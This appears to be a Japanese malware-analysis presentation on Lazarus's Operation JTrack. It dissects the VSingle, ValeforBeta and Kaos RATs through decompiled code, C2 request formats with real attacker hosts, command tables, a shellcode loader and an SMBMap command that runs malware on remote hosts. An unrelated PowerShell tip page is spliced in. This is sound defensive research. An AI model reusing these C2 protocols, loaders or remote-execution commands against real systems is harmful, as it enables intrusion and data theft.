    char cmd[256]; /* unused */
    int not_use_1; /* unused */
    int running_time;
    int not_use_2; /* unused */
    int not_use_3; /* unused */
    int not_use_4; /* unused */
    int not_use_5; /* unused */
    int sleep_time;
    char id[80]; /* unused */
    int set_uniq_id; /* whether uniq_id is set or not*/
    char uniq_id[60]; /* A unique value is generated from computer name */
    char AES_key[42];
};

```

### ■ AES128 (CBCモード)

- キーはワイド文字として処理されるため、最初の16バイトのみ使用

```
4C8 mov [rsp+248h+var_2b2], ax
2C8 jnz loc_7FEEEF4E9E

loc_7FEEEF4B99:
2C8 lea rdx, aRC2zwlyg50fppip ; "RC2zwLyG50fPIPkQ"
2C8 lea rcx, AES_key
2C8 call mal_AES_init
2C8 call mal_get_dll_address
2C8 test eax, eax
2C8 jnz short loc_7FEEEF4B99

loc_7FEEEF4B99:
2C8 call mal_get_api_kerne
2C8 test eax, eax
2C8 jz short loc_7FEEEF4B99
```

32バイトのキー

### ■ API 難読化

- API文字列をAESで暗号化している

```
128 lea rdx, [rsp+120h+var_100]
128 mov r8d, 40h ; '@'
128 mov rcx, rax
128 mov [rsp+120h+var_100], 1BCD114Ch
128 mov [rsp+120h+var_FC], 81D876E1h
128 mov [rsp+120h+var_F8], 9955F0BCh
128 mov [rsp+120h+var_F4], 544EBF15h
128 mov [rsp+120h+var_F0], 35DB5469h
128 mov [rsp+120h+var_EC], 47B8E965h
128 mov [rsp+120h+var_E8], 0F0E023DBh
128 mov [rsp+120h+var_E4], 860CA08Eh
128 mov [rsp+120h+var_E0], 0CEBF619Eh
128 mov [rsp+120h+var_DC], 0E6798BDFh
128 mov [rsp+120h+var_D8], 5212BFBh
128 mov [rbp+57h+var_D4], 0B92F8791h
128 mov [rbp+57h+var_D0], 0B589BB46h
128 mov [rbp+57h+var_CC], 67C7A566h
128 mov [rbp+57h+var_C8], 0F9D12F2Fh
128 mov [rbp+57h+var_C4], 26A25817h
128 call mal_load_api_address
128 mov cs:CreateToolhelp32Snapshot, rax
128 test rax, rax
128 jz loc_7FEEEF432D
```

## 1st リクエスト

```
POST /[Path]HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
```

```
Cookie: token=[ランダムな値(4桁)][認証キー(4桁)][通信回数]
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
```

```
Safari/537.36
```

```
Content-Length: [Size]
```

```
Host:[Server]
```

```
[param]=[Base64 データ]
```

C2サーバーからのレスポンスに、  
同じ認証キーが含まれている場  
合に、次の動作を行う

パラメータは以下の文字列からランダムに選択される

```
tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;category;articles;portal;notice;product  
;themes;manual;parent;slide;vacon;tag;tistory;property;course;plugin
```

## Base64 データフォーマット

[AES Key]@[Uniq ID]



モジュールには多数の機能が含まれており、ダウンロードがメインの挙動を行う

```
00000000 00 64 01 00 4d 5a 90 00 03 00 00 00 04 00 00 00 .d.MZ.....
00000010 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000040 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c .....!L
00000050 cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 .....!This program c
00000060 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 cannot be run in
00000070 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 DOS mode...$.
00000080 00 00 00 00 63 93 9d bd 27 f2 f3 ee 27 f2 f3 ee ..c.....
00000090 27 f2 f3 ee b4 bc 6b ee 25 f2 f3 ee 48 84 58 ee .....k.%...H.X.
000000a0 0b f2 f3 ee 48 84 59 ee 5d f2 f3 ee 48 84 6d ee .....H.Y.]...H.m.
000000b0 2c f2 f3 ee 2e 8a 60 ee 2a f2 f3 ee 27 f2 f2 ee .....*.
000000c0 ab f2 f3 ee 48 84 5c ee 2c f2 f3 ee 48 84 68 ee .....H.¥...H.h.
000000d0 26 f2 f3 ee 48 84 6e ee 26 f2 f3 ee 52 69 63 68 &...H.n.&...Rich
000000e0 27 f2 f3 ee 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000f0 00 00 00 00 50 45 00 00 64 86 03 00 f7 12 c4 5e .....PE..d.....
00000100 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 .....
00000110 00 60 01 00 00 10 00 00 00 00 02 00 50 69 03 00 .....Pi..
00000120 00 10 02 00 00 00 80 01 00 00 00 00 10 00 00 .....
00000130 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 .....
00000140 00 00 00 00 00 80 03 00 00 10 00 00 00 00 00 00 .....
00000150 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 .....@.....
00000160 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 .....
00000170 00 00 00 00 00 00 00 10 00 00 00 00 58 73 03 00 .....Xs.
00000180 54 00 00 00 b8 71 03 00 a0 01 00 00 00 70 03 00 T...q.....p..
00000190 b8 01 00 00 00 10 03 00 a4 19 00 00 00 00 00 00 .....
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
000001f0 00 00 00 00 00 00 00 00 00 00 00 00 55 50 58 30 .....UPX0
00000200 00 00 00 00 00 00 02 00 00 10 00 00 00 00 00 00 .....
00000210 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000220 80 00 00 e0 55 50 58 31 00 00 00 00 00 60 01 00 .....UPX1.
00000230 00 10 02 00 00 5c 01 00 00 04 00 00 00 00 00 00 .....¥.....
00000240 00 00 00 00 00 00 00 40 00 00 e0 2e 72 73 72 .....@...rsr
00000250 63 00 00 00 00 10 00 00 00 70 03 00 00 04 00 00 c.....p.....
00000260 00 60 01 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000270 40 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
00000280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

UPX

## コマンド一覧

<b>0xABCF</b>	カレントディレクトリ取得	<b>0xABE9</b>	アップロード (ZIP化)	<b>0xAC07</b>	通信先変更
<b>0xABD5</b>	ファイル一覧取得	<b>0xABEB</b>	ファイル作成時間変更	<b>0xAC0D</b>	ディスク、ファイル情報取得
<b>0xABD7</b>	プロセス一覧取得	<b>0xABED</b>	ローカルタイム変更	<b>0xAC15</b>	カレントディレクトリ変更
<b>0xABD9</b>	プロセス停止	<b>0xABF5</b>	ファイル削除	<b>0xAC17</b>	-
<b>0xABDB</b>	プロセス実行	<b>0xABF7</b>	シェルコマンド実行	<b>0xAC19</b>	ロードプロセス情報取得
<b>0xABDD</b>	プロセス実行 (ユーザ指定)	<b>0xABF9</b>	疎通確認	<b>0xAC27</b>	ファイルコピー
<b>0xABE1</b>	ダウンロード	<b>0xAC03</b>	-		
<b>0xABE3</b>	アップロード	<b>0xAC05</b>	-		



### Lateral Movement

- AdFind
- SMBMap
- Responder-Windows

### リモートアクセス

- TightVNC Viewer

### 情報窃取

- XenArmor Email Password Recovery Pro
- XenArmor Browser Password Recovery Pro
- winrar

### その他

- tcpdump
- procdump
- wget

## SMBMapを使ってリモートホストでマルウェア実行

```
BigMSI.exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x  
"c:¥windows¥system32rundll32.exe C:¥ProgramData¥iconcache.db,CryptGun  
HIQ0I7inRQJRaPDv"
```

- SMBMapはPyinstallerを使ってWindows実行ファイル（EXEファイル）に変換されている

## SMBスキャンツールの使い方

Scan.exe StartIP EndIP ThreadCount logfilePath [Username Password Deep]

### Log file

```
192.168.1.1 - 192.168.1.100:(Username - test / Password - password)
-----
192.168.1.10 win7_test -----
Share:          Type:          Remark:
C               Disk
$Recycle.Bin   (DIR) 2012-07-17 05:06
data           (DIR) 2019-12-24 09:33
Documents and Settings (DIR) 2009-07-14 05:08
pagefile.sys   16777216 2021-04-02 08:00
PerfLogs       (DIR) 2009-07-14 03:20
Program Files  (DIR) 2016-11-16 01:02
Program Files (x86) (DIR) 2016-11-16 01:14
ProgramData    (DIR) 2016-11-18 04:29
Recovery       (DIR) 2012-06-19 05:49
System Volume Information (DIR) 2021-04-02 08:31
Users          (DIR) 2012-07-17 05:06
Windows        (DIR) 2021-04-02 08:00
U/P Correct!
Error: 5
-----
```

**1**

**Lazarusとは？**

**2**

**Operation Dream Job**

**3**

**Operation JTrack**

**4**

**Lazarus TTPの解説**

## Operation Jtrackの概要

2020年, Lazarusグループによる攻撃を観測

攻撃者は、日本の複数の組織に侵入

攻撃者は、MSP経由でターゲット組織のネットワークに侵入

2つのタイプのマルウェアを確認

**VSingle**

**ValeforBeta**

VSingleは、リモートホストで任意のコマンドを実行するための機能を持ったRAT

## PDBパス

```
G:\Valefor\Valefor_Single\Release\VSingle.pdb
```

## バージョン情報

```
1 Version: 1.0.1
2 Loggedon User: test-user
3 Stub Path:
4 Persistence Mode:
5 Persistence name:
6 Mutex Name: sonatelr
```

バージョン **4.1.1** および **3.0.1** も確認している

### 1st リクエスト

```
GET /polo/[Unixタイム][ランダム文字列].php?ufw=[Base64 データ]&uis=[ユニーク ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

### Base64 データ

"[IP アドレス][Windows バージョン][マルウェアバージョン]"



コマンド一覧	
1	ファイルのアップロード
2	通信インターバルの設定
3	シェルコマンド実行
4	プラグインのダウンロード・実行
5	アップロード
6	マルウェア情報送信
7	アンインストール
8	ダウンロード

プラグインは一時的に%TEMP%  
フォルダに保存される

Windows実行ファイル

•tmp

VBSファイル

•vbs

BATファイル

•bat

シェルコード

```
65 LODWORD(v12) = 255;
66 memset(&v24, 0, v12);
67 switch ( HIBYTE(word_10088AC4) )
68 {
69     case 0u:
70         tmp = mal_xor_decode(enc_string_10072DE0); // .tmp
71         mal_generate_temp_filename(&FileName, (int)tmp);
72         flag_create_file = 1;
73         break;
74     case 1u:
75         lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
76         LODWORD(v13) = a1 - 18;
77         memmove_0(lpAddress, Buffer, v13);
78         ((void (*)(void))lpAddress)();
79         VirtualFree(lpAddress, dwSize, 0x8000u);
80         break;
81     case 2u:
82         lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
83         LODWORD(v13) = a1 - 18;
84         memmove_0(lpAddress, Buffer, v13);
85         ((void (*)(void))lpAddress)();
86         break;
87     case 3u:
88         vbs = mal_xor_decode(enc_string_10072DEC); // .vbs
89         mal_generate_temp_filename(&FileName, (int)vbs);
90         flag_create_file = 1;
91         break;
92     case 5u:
93         bat = mal_xor_decode(enc_string_10072DF8); // .bat
94         mal_generate_temp_filename(&FileName, (int)bat);
95         flag_create_file = 1;
96         break;
97     default:
98         break;
99 }
100 if ( flag_create_file )
101 {
102     mal_sleep(30);
103     fopen_s(&Stream, &FileName, "a+b");
```

# ValeforBetaはDelphiで作成されたRATで、VSingleよりもシンプルな機能で構成されている

## 設定

```
40 mal_calc_systemhash();
41 LOWORD(v1->config->version_id) = myatoi((int)"512");
42 v1->config->url_counter = 0;
43 mymemset(v1->config->URL1, 0, 0x104u);
44 v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
45 mymemcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
46 mymemset(v1->config->Proxy, 0, 0x104u);
47 v3 = mal_check_count((int)
48 mymemcpy(v1->config->Proxy
49 mymemset(v1->config->Field_214, 0, 0x104u);
50 mymemset(v1->config->Field_318, 0, 0x104u);
51 v1->config->cmd_interval = myatoi((int)"30");
52 v1->config->script_interval = myatoi((int)"30");
53 v1->config->sleep_time_dw = myatoi((int)"1");
54 mymemset(v1->config->Thismodulefilename, 0, 0x104u);
55 mymemset(v1->config->argv_0value, 0, 0x104u);
56 if ( myatoi((int)"1") )
57 {
58     v1->config->flag_loadpe = 1;
59     System::ParamStr(0, &v19);
60     v8 = System::__linkproc__ LStrToPChar(v19);
61     v13 = mal_check_count(v8);
62     System::ParamStr(0, &v18);
63     v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
64     mymemcpy(v1->config->Thismodulefilename, v9, v13);
65 }
66 else
67 {
68     v1->config->flag_loadpe = 0;
69     if ( !System::ParamCount() )
70         goto LABEL_13;
71     System::ParamStr(0, &v23);
72     v4 = System::__linkproc__ LStrToPChar(v23);
73     v11 = mal_check_count(v4);
74     System::ParamStr(0, &v22);
75     v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
76     mymemcpy(v1->config->argv_0value, v5, v11);
77     System::ParamStr(1, &v21);
78     v6 = System::__linkproc__ LStrToPChar(v21);
79     v12 = mal_check_count(v6);
80     System::ParamStr(1, &v20);
81     v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
82     mymemcpy(v1->config->Thismodulefilename, v7, v12);
83 }
84 if ( myatoi((int)"3") == 1 )
85     v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
86 if ( myatoi((int)"3") == 2 )
87     v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
88 if ( myatoi((int)"3") == 3 )
89     v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
90 LABEL_13:
```

バージョン 512

[Type]  
INTERNET\_OPEN\_TYPE\_DIRECT  
INTERNET\_OPEN\_TYPE\_PRECONFIG  
INTERNET\_OPEN\_TYPE\_PROXY

ValeforBetaはDelphiで作成されたRATで, VSingleよりもシンプルな機能で構成されている

```

0000f5d0 65 00 72 00 66 00 6c 00 6f 00 77 00 00 00 00 00 |e.r.f.l.o.w.....|
0000f5e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0000f5f0 00 00 00 00 00 00 00 00 00 00 00 26 3d 4f 38 |.....&=08|
0000f600 c2 82 37 b8 f3 24 42 03 17 9b 3a 83 01 00 00 cc |..7.$B.....|
0000f610 00 00 00 00 16 00 00 00 01 22 56 61 6c 65 66 6f |.....Valefo|
0000f620 72 42 65 74 61 00 10 ca 55 6e 69 74 42 69 74 6d |rBeta..UnitBitm|
0000f630 61 70 00 00 1b 55 6e 69 74 48 65 61 70 00 00 95 |ap...UnitHeap...|
0000f640 55 6e 69 74 4d 65 6d 6f 72 79 00 1c 4b 57 69 6e |UnitMemory..KWin|
0000f650 64 6f 77 73 00 00 c7 53 79 73 74 65 6d 00 00 81 |dows...System...|
0000f660 53 79 73 49 6e 69 74 00 10 55 54 79 70 65 73 00 |SysInit..UTypes.|
0000f670 00 41 55 6e 69 74 47 65 74 41 70 69 00 00 46 55 |.AUnitGetApi..FU|
0000f680 6e 69 74 43 69 70 68 65 72 00 10 ba 55 6e 69 74 |nitCipher...Unit|
0000f690 55 74 69 6c 73 00 00 7f 55 6e 69 74 4d 44 35 00 |Utils...UnitMD5.|
0000f6a0 00 ef 55 6e 69 74 53 54 52 00 00 2e 55 6e 69 74 |..UnitSTR...Unit|
0000f6b0 42 6f 74 47 6c 6f 62 61 6c 00 1c 3f 57 69 6e 49 |BotGlobal..?WinI|
0000f6c0 6e 65 74 00 10 28 55 6e 69 74 42 6f 74 43 6d 64 |net..(UnitBotCmd|
0000f6d0 45 6e 67 69 6e 65 00 10 ff 55 6e 69 74 42 6f 74 |Engine...UnitBot|
0000f6e0 43 6f 6d 6d 75 6e 69 63 61 74 69 6f 6e 00 10 9d |Communication...|
0000f6f0 53 79 73 43 6f 6e 73 74 00 00 4f 55 6e 69 74 42 |SysConst..0UnitB|
0000f700 6f 74 43 6f 72 65 00 00 19 55 6e 69 74 42 6f 74 |otCore...UnitBot|
0000f710 50 72 6f 74 65 63 74 00 00 7a 55 6e 69 74 42 6f |Protect...zUnitBo|
0000f720 74 49 6e 69 74 00 00 02 53 79 73 55 74 69 6c 73 |tInit...SysUtils|
0000f730 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
    
```

- [関数名]
- KWindows
  - SysConst
  - SysInit
  - System
  - rBeta..UnitBitm
  - ap...UnitHeap...
  - UnitMemory..KWin
  - dows...System...
  - SysInit..UTypes.
  - .AUnitGetApi..FU
  - nitCipher...Unit
  - Utils...UnitMD5.
  - ..UnitSTR...Unit
  - BotGlobal..?WinI
  - net..(UnitBotCmd
  - Engine...UnitBot
  - Communication...
  - SysConst..0UnitB
  - otCore...UnitBot
  - Protect...zUnitBo
  - tInit...SysUtils
  - .....
  - WinInet

## 1st リクエスト

```
POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 データ]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

## Base64 データ

"[8文字のランダムな文字列][データ][ランダム文字列 (4-12文字)]"

➡ [データ] は、クライアントID, マルウェアバージョン, IPアドレス, OSバージョン

## コマンド実行結果の送信

```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUr1A[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
    wsprintfA(
        &v30,
        "Content-Type: multipart/form-data; boundary=%s\r\n",
        (const char *)http_strc->http_bonday_str);
    if ( !v20 || !v21 )
    {
        if ( v20 )
        wsprintfA(
            &v32,
            "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
            (const char *)http_strc->http_bonday_str,
            (const char *)http_strc->http_name1,
            (const char *)http_strc->http_body_text);
        else
        wsprintfA(
            &v32,
            "--%s\r\n"
            "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\";\r\n"
            "Content-Type: image/bmp\r\n"
            "\r\n",
            (const char *)http_strc->http_bonday_str,
            (const char *)http_strc->http_name,
            (const char *)http_strc->http_filename);
    }
    else
    {
        wsprintfA(
            &v32,
            "--%s\r\n"
            "Content-Disposition: form-data; name=\"%s\"\r\n"
            "\r\n"
            "%s\r\n"
            "--%s\r\n"
            "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
            "Content-Type: image/bmp\r\n"
            "\r\n",
            (const char *)http_strc->http_bonday_str,
            (const char *)http_strc->http_name1,
            (const char *)http_strc->http_body_text,
            (const char *)http_strc->http_bonday_str,
            (const char *)http_strc->http_name,
            (const char *)http_strc->http_filename);
    }
    wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
    v27 = mal_check_count((int)&v32);
    v28 = mal_check_count((int)&v33);
}
```

**BMPデータ** の送信  
に偽装

コマンド一覧	
1	ダウンロード
2	アップロード
3	シェルコマンド実行
4	アンインストール (cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > "自身のファイル名")
6	Sleep時間の設定
7	システム情報の送信

# サーバーに感染するマルウェア

2つのタイプのマルウェアを確認している

**ELF\_VSingle**

**Kaos**



# VSingleには、PEバージョンだけでなく ELFバージョンも存在

## ELF\_VSingle

```

26
27 v22 = __readgsdword(0x14u);
28 memset(&system_info, 0, 0x104u);
29 memset(&post_data, 0, 0x104u);
30 ida = mal_create_id();
31 mal_get_systeminfo(&system_info);
32 memset(&URL_path, 0, 0x80u);
33 memcpy(&URL_path, "ufw=%s&uis=%u", 13);
34 mal_print((int)&post_data, (int)&URL_path, &system_info, ida);
35 LABEL_3:
36 mal_http_func((int)&post_data);
37 if ( !recv_data[562] )
38     goto LABEL_2;
39 basicstring_replace(&dword_80FB598, 0, dword_80FB59C, (unsigned int)"", 0);
40 v0 = recv_data;
41 memset(v21, 0, sizeof(v21));
42 while ( 1 )
43 {
44     while ( 1 )
45     {
46         v1 = strstr(v0, "\r\n");
47         if ( v1 != -1 )
48             break;
49         sub_80B5DD7((int)v21, (int)v0);
50         v6 = sub_80502E0(v21);
51         if ( !*v6 || !sub_804DF30((int)v6) )
52             goto LABEL_18;
53         v0 = 0;

```

## VSingle

```

63 if ( CreateMutexA(0, 0, &Name) )
64 {
65     if ( GetLastError() == 183 )
66         ExitProcess(0);
67 }
68 mal_install();
69 ida = mal_create_id();
70 mal_get_systeminfo(&system_info);
71 URL_path = mal_xor_decode("\r\n");
72 mal_print_0(&post_data, URL_path, &system_info,
73           "ufw=%s&uis=%u", ida);
74 Sleep(2000u);
75 while ( 1 )
76 {
77     Sleep(500u);
78     hHandle = CreateThread(0, 0, mal_http_func_thread, &post_data, 0, &ThreadId);
79     WaitForSingleObject(hHandle, 0xFFFFFFFF);
80     if ( get_command_flag )
81     {
82         mal_start_thread();
83         result = (void *)sub_10009650(logstrings);
84         v11 = CreateThread(0, 0, mal_http_func_thread, result, 0, &v17);
85         WaitForSingleObject(v11, 0xFFFFFFFF);
86         LODWORD(v9) = 2048;
87         memset(download_data, 0, v9);
88         basicstring_clear(logstrings);

```

➡ ELF\_VSingleは、Linuxサーバーもターゲットにしている

KaosはGolangで開発されたRATであり、任意のシェルコマンドを実行する機能を持っている

## 関数名

```
C:/Users/administrator/Downloads/kaos/engine
C:/Users/administrator/Downloads/kaos/utilities.GetCookieParams
C:/Users/administrator/Downloads/kaos/engine.(*Egg).kandidatKaufhaus
C:/Users/administrator/Downloads/kaos/engine.NewEgg
C:/Users/administrator/Downloads/kaos/utilities.BaseDecode
C:/Users/administrator/Downloads/kaos/utilities.BaseEncode
C:/Users/administrator/Downloads/kaos/utilities.COname
C:/Users/administrator/Downloads/kaos/utilities.Run
C:/Users/administrator/Downloads/kaos/engine.(*Egg).processMarketPrice
C:/Users/administrator/Downloads/kaos/engine.(*Egg).initDuck
C:/Users/administrator/Downloads/kaos/engine.(*Egg).Lunch
C:/Users/administrator/Downloads/kaos/engine.(*Egg).getEggPrice
C:/Users/administrator/Downloads/kaos/engine/Egg.go
C:/Users/administrator/Downloads/kaos/main.go
C:/Users/administrator/Downloads/kaos/utilities/base64.go
C:/Users/administrator/Downloads/kaos/utilities/http.go
C:/Users/administrator/Downloads/kaos/utilities/utls.go
C:/Users/administrator/Downloads/kaos/utilities/utls_linux.go
C:/Users/administrator/Downloads/kaos/utilities.HttpPostWithCookie
C:/Users/administrator/Downloads/kaos/utilities.HttpPostWithFile
C:/Users/administrator/Downloads/kaos/utilities.EierKochen
```

```
if ( (unsigned int)&retaddr <= *(_DWORD *)(*_DWORD *)__readgsdword(0) -
runtime_morestack_noctxt();
strings_TrimSpace((int)off_8496D78, dword_8496D7C);
strconv_Atoi(interval, v12, interval, v12);
v1 = interval;
if ( v12 )
{
    config->interval = 10;
    config->data = 0;
}
else
{
    config->interval = interval;
    config->data = v1 >> 31;
}
c2 = C2_URL1;
config->length_of_c2 = Length_of_C2_URL1; // 0x68 (104)
if ( flag )
    runtime_gcWriteBarrier();
else
    config->c2_addr = (int)c2;
_C_Users_administrator_Downloads_kaos_utilities_GenerateUniqueID(); // gen
key = v9;
v4 = config;
config->length_of_rc4key = uniq_id;
if ( flag )
    runtime_gcWriteBarrier();
else
    config->rc4key = key;
LOBYTE(v4->is_connected) = 0;
v4->try_num = 0;
time_Now(v9);
sub_80A1FFE(&v13, &v9);
if ( v13 >= 0 )
{
    v7 = v15;
    v6 = v14;
}
else
{
    v5 = (2 * v13) >> 31;
    v6 = v5 - 676233344;
    v7 = (__PAIR64__((unsigned int)(v13 >> 31) >> 31, v5) + 0xDD7B17F80LL) >
```

```
struct config
{
    int interval;
    int data;
    int c2_addr;
    int length_of_c2;
    int rc4key;
    int length_of_rc4key;
    int is_connected;
    int setcookie_data;
    int data2;
    int try_num;
};
```

## HTTP リクエスト

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent:
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZXZlLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzYwLjAuMzExMi4xMTMgU2FmYXJpLzUzNy4zNg==
Connection: close
Content-Length: 0
Cookie: captcha_session=NjM0OThhMTQxYWQyYTNkZjJhOTUwMGE0MzY3NGI5NDBINTk2;
captcha_val=0e5gu3%2BxjHmCrpuiXNd4HICRdpZgl3mdbfg%3D
Accept-Encoding: gzip
```

Base64

RC4+BASE64

captcha\_session

“[ランダムデータ(16byte)][**RC4キー**(16byte)][ランダムデータ(4byte)]”

captcha\_val

“linux 386|[IPアドレス]” または “[シェルコード実行結果]”

➡ C2 サーバーからのコマンドは “**Set-Cookie**” ヘッダーに含まれる

## コマンド実行時のHTTPレスポンス

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent:
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZXJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzYwLjAuMzExMi4xMTMgU2FmYXJpLzUzNy4zNg==
Connection: close
Content-Length: [Length]
Content-Type: multipart/form-data; boundary=f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Cookie: captcha_session=YT5NDQ5MDYwNmRkNjlyOWI3MzU1NTNmYzMxMzhiNTAyNGJh;
captcha_val=NGI5NjdhNTdhNjliZTVkMg%3D%3D
Accept-Encoding: gzip

--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Content-Disposition: form-data; name="recaptcha"; filename="recaptcha.png"
Content-Type: application/octet-stream

BMf6(0a DT043b01c728892b495b99ea4c257fe3a8fea3a5f
--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb--
```

実行結果

➔ レスポンスデータが 7,000 bytesを超えたら、送信データが**PNG**データに偽装される

Kaos のレスポンスメッセージには、ドイツ語のメッセージが含まれている

```
mov     [esp+0F0h+var_F0], ebx
mov     [esp+0F0h+var_EC], 0
call    time_Duration_String
mov     eax, [esp+0F0h+length_of_decode_data]
mov     ecx, [esp+0F0h+decoded_data_byB64]
lea     edx, [esp+0F0h+var_48]
mov     [esp+0F0h+var_F0], edx
lea     edx, aAbstand ; "Abstand "
mov     [esp+0F0h+var_EC], edx
mov     [esp+0F0h+decoded_data_byB64], 9
mov     [esp+0F0h+length_of_decode_data], ecx
mov     [esp+0F0h+var_E0], eax
lea     eax, aAnwenden ; "] anwenden\n"
mov     [esp+0F0h+var_DC], eax
mov     [esp+0F0h+var_D8], 0Bh
call    runtime_concatstring3
```

➡ レスポンスメッセージは **"Abstand [...] anwenden"**

### Lateral Movement

- Mimikatz
- smbexec

### リモートアクセス

- 3Proxy
- Plink
- Stunnel


### 情報窃取

- winrar

### その他

- timestomp
- procdump

## 3ProxyをSSH経由でサーバーに接続するために使用





## Stunnel 設定

```
[pop3]
client = yes
accept = 127.0.0.1:5821
connect = [プロキシサーバー]:[プロキシポート番号]
protocol = connect
protocolHost = 203.193.165.77:443
userAgent = "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:65.0) Gecko/20100101
Firefox/65.0"
;verifyChain = yes
;CAfile = stun.pem
;checkIP = 127.0.0.1
debug = 7
```

➡ 内部プロキシサーバーを中継し、C2サーバーと通信するために使用

## シンプル curl

Usage: [application name].exe url filename

■ ダウンロードしたファイルは%TEMP%フォルダに保存される

## ログファイル

```
1 07.04.2021 - 11:20:19:512 : begin..
2
3 07.04.2021 - 11:20:19:528 : start..
4
5 07.04.2021 - 11:20:19:543 : response code: 200
6
7 07.04.2021 - 11:20:19:543 : read start
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <body>
12 test
13
14 </body>
15 </html>
16 07.04.2021 - 11:20:19:559 : read end
17
18 07.04.2021 - 11:20:19:559 : completely succeed!
19
20 07.04.2021 - 11:20:19:559 : the end..
```

# 使用したWindowsコマンド

## cmdコマンド

- ipconfig
- net group
- net share
- net user
- net view
- netstat
- nslookup
- ping
- query user
- reg query
- route print
- systeminfo
- tasklist

## PowerShell

- Get-ADComputer

# Get-ADComputer オプションの例

```
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem, OperatingSystemServicePack | Format-List name, ipv4*, oper*
```



Scripting

DevBlogs

Developer

Technology

Languages

.NET

Platform Development

Data Development

Login

## PowerTip: Use PowerShell to Get a List of Computers and IP Addresses from Active Directory



Dr Scripto

November 19th, 2012

**Summary:** Use Windows PowerShell and the Active Directory module to get a listing of computers and IP addresses from Active Directory.

**Q** How can I get a list of all computers, the operating system version, the service pack, and the IP address from Active Directory?


**A** Use the **Get-ADComputer** cmdlet and specify the **ipv4Address**, **OperatingSystem**, and **OperatingSystemServicePack** properties, as shown here.

```
Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem, OperatingSystemServicePack | Format-List name, ipv4*, oper*
```

[4]

# VSingleとDtrackの比較


## Dtrackとは Reported by Kaspersky [2]




